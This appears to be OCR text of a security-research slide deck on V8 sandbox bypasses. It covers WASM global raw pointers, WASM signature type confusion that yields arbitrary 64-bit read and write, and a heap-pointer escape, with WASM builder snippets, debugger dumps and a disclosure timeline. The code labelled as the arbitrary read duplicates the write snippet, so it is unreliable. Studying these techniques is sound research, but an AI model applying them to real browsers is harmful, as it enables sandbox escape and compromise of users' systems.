
- These pointers live in ptmalloc heap (outside the V8 Sandbox)
- They are used for WASM global variables
- They are not protected by the V8’s sandbox mechanism

V8 Sandbox Bypass With Raw Pointers

Simple Breakdown of Exploit :

- Create WASM instance with global variables
- Get control of imported_mutable_globals pointer
- Point it to controlled memory
- When WASM tries to access globals, it uses full 64-bit addressing
- This bypasses the sandbox completely

V8 Sandbox Bypass Without Raw Pointers




Commit f603d57

jakobkummerow authored and V8 LUCI CQ committed on Jun 12 · ✓ 2 / 2

```
[wasm][sandbox] Check signature when updating tables

Executing a `call_indirect` instruction trusts the dispatch tables
to be correct; we must hence ensure this correctness when writing
new entries into dispatch tables.

Bug: 336507783
Change-Id: I7e29229ece0fc44917a0eac3afb39d87ed7818da
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5626414
Reviewed-by: Clemens Backes <clemensb@chromium.org>
Auto-Submit: Jakob Kummerow <jkummerow@chromium.org>
Commit-Queue: Jakob Kummerow <jkummerow@chromium.org>
Commit-Queue: Clemens Backes <clemensb@chromium.org>
Cr-Commit-Position: refs/heads/main@{#94404}
```

https://issues.chromium.org/issues/336507783

V8 Sandbox Bypass Without Raw Pointers



DESCRIPTION sa...@google.com created issue #1


Apr 23, 2024 03:44PM

With the V8 Sandbox, we must assume that V8 heap memory is corrupted, and must then avoid corruption out-of-sandbox memory. One place where this currently goes wrong is in JS -> Wasm calls, where in-heap corruption can lead to a mismatch between the signature used by the JSToWasm wrapper and the actual Wasm code. This can in turn lead to out-of-sandbox memory corruption, for example if the number of parameters doesn't match, in which case the Wasm code may corrupt stack memory.

V8 Sandbox Bypass Without Raw Pointers

Arbitrary Address Read (AAR):

Type confusion allows calling this function with a 64-bit integer as struct base address, enabling arbitrary 64-bit memory reads




```
builder.addFunction("func0", $sig_v_struct)
    .exportFunc()
    .addBody([
    kExprLocalGet, 0,
    ...wasmI64Const(value),
    kGCPrefix, kExprStructSet, $struct, 0,
]);
```

V8 Sandbox Bypass Without Raw Pointers

Arbitrary Address Write (AAW) :

Type confusion enables arbitrary 64-bit memory write by passing integer as struct base address




```
builder.addFunction("func0", $sig_v_struct)
    .exportFunc()
    .addBody([
    kExprLocalGet, 0,
    ...wasmI64Const(value),
    kGCPrefix, kExprStructSet, $struct, 0,
]);
```

Ideas for Potential Bypasses

- Two examples gave us some ideas, what to look for
  - Find a raw pointer and find out how to use it
  - Break the logic of the V8 sandbox
- Lets see how we could break it

Ideas: r14 register

- Why r14 register?
  - Can we corrupt it?
  - Can corruption lead to a v8 sandbox escape?



```
[ Legend: Modified register | Code | Heap | Stack | Writable | ReadOnly | None | RWX | String ]
----------------------------------------------------------------------------------------------
$rax   : 0x0000000000000000
$rbx   : 0x0000555557ad2000  ->  0x00000d3b00000000  ->  0x0000000000010240
$rcx   : 0x00005555577dfdc0 <Builtins_CallRuntimeHandler>  ->  0x8348226ae5894855
$rdx   : 0x0000555557ad2000  ->  0x00000d3b00000000  ->  0x0000000000010240
$rsp   : 0x00007fffffffd7a0  ->  0x00007fffffffd7d0  ->  0x00007fffffffd7f8  ->  0x00007fffffffd818  ->  ...
$rbp   : 0x00007fffffffd7a0  ->  0x00007fffffffd7d0  ->  0x00007fffffffd7f8  ->  0x00007fffffffd818  ->  ...
$rsi   : 0x00007fffffffd848  ->  0x00000d3b00000061  ->  0x0000000000000004
$rdi   : 0x0000000000000000
$rip   : 0x00005555578775f5 <v8::base::OS::DebugBreak()+0x5>  ->  0xccccccccccccc35d
$r8    : 0x00000d3b0019b425  ->  0xb10000000e001924
$r9    : 0x0000000000000135
$r10   : 0x0000000000000000
$r11   : 0xfffffffffffffff9
$r12   : 0x0000555557b2bd90  ->  0x00000d3b00199179  ->  0x232804040400183c
$r13   : 0x0000555557ad2080  ->  0x0000555557647800 <Builtins_AdaptorWithBuiltinExitFrame>  ->  0x034913778b0f4f8b
$r14   : 0x00000d3b00000000  ->  0x0000000000010240
$r15   : 0x0000555557b2d6c0  ->  0x0000000000000000
$eflags: 0x246 [ident align vx86 resume nested overflow direction INTERRUPT trap sign ZERO adjust PARITY carry] [Ring=3]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
```

Ideas: WASM

- What we learned
  - Maybe there are more signature bypasses
  - Can we get 64 bit pointer leak somehow?
  - What else?!


Ideas: JIT

- JIT Compilation
- Bugs similar to the pwn2own integer underflow bug by Manfred Paul

Ideas: RegExp

- RegExp engine converts patterns to bytecode
- Bytecode interpreter processes register operations
- Register operations lack proper boundary checks

Raw Pointer??




```
pwndbg> x/10gx 0x302300000000+ 0x40000
0x302300040000: 0x0000000000040000      0x0000000000000012
0x302300040010: 0x000055b39fb03ca8      0x0000302300042138
0x302300040020: 0x0000302300080000      0x000000000003dec8
0x302300040030: 0x0000000000000000      0x0000000000002138
0x302300040040: 0x000055b39fae4430      0x000055b39faec770
pwndbg> xi 0x000055b39fb03ca8
Extended information for virtual address 0x55b39fb03ca8:

  Containing mapping:
    0x55b39fae4000     0x55b39fb92000 rw-p    ae000      0 [heap]

  Offset information:
         Mapped Area 0x55b39fb03ca8 = 0x55b39fae4000 + 0x1fca8
pwndbg>
```

V8 Sandbox Escape
Using Writable `Heap` Pointer

Background

- *Heap* pointer was one of the last 64 bit raw pointers (if not the last) that was stored inside the V8 Sandbox
- This issue was known internally to Google since at least June 2022 and was finally patched in April 2024
    - crbug.com/40849120
- We wrote the bypass exploiting this issue before it was patched

Timeline



crbug.com/40849120 created

June 22, 2022

Comments added on ideas how to fix this

May 4, 2023

Issue plans to be fixed as part of other refactoring

Jan, 2024

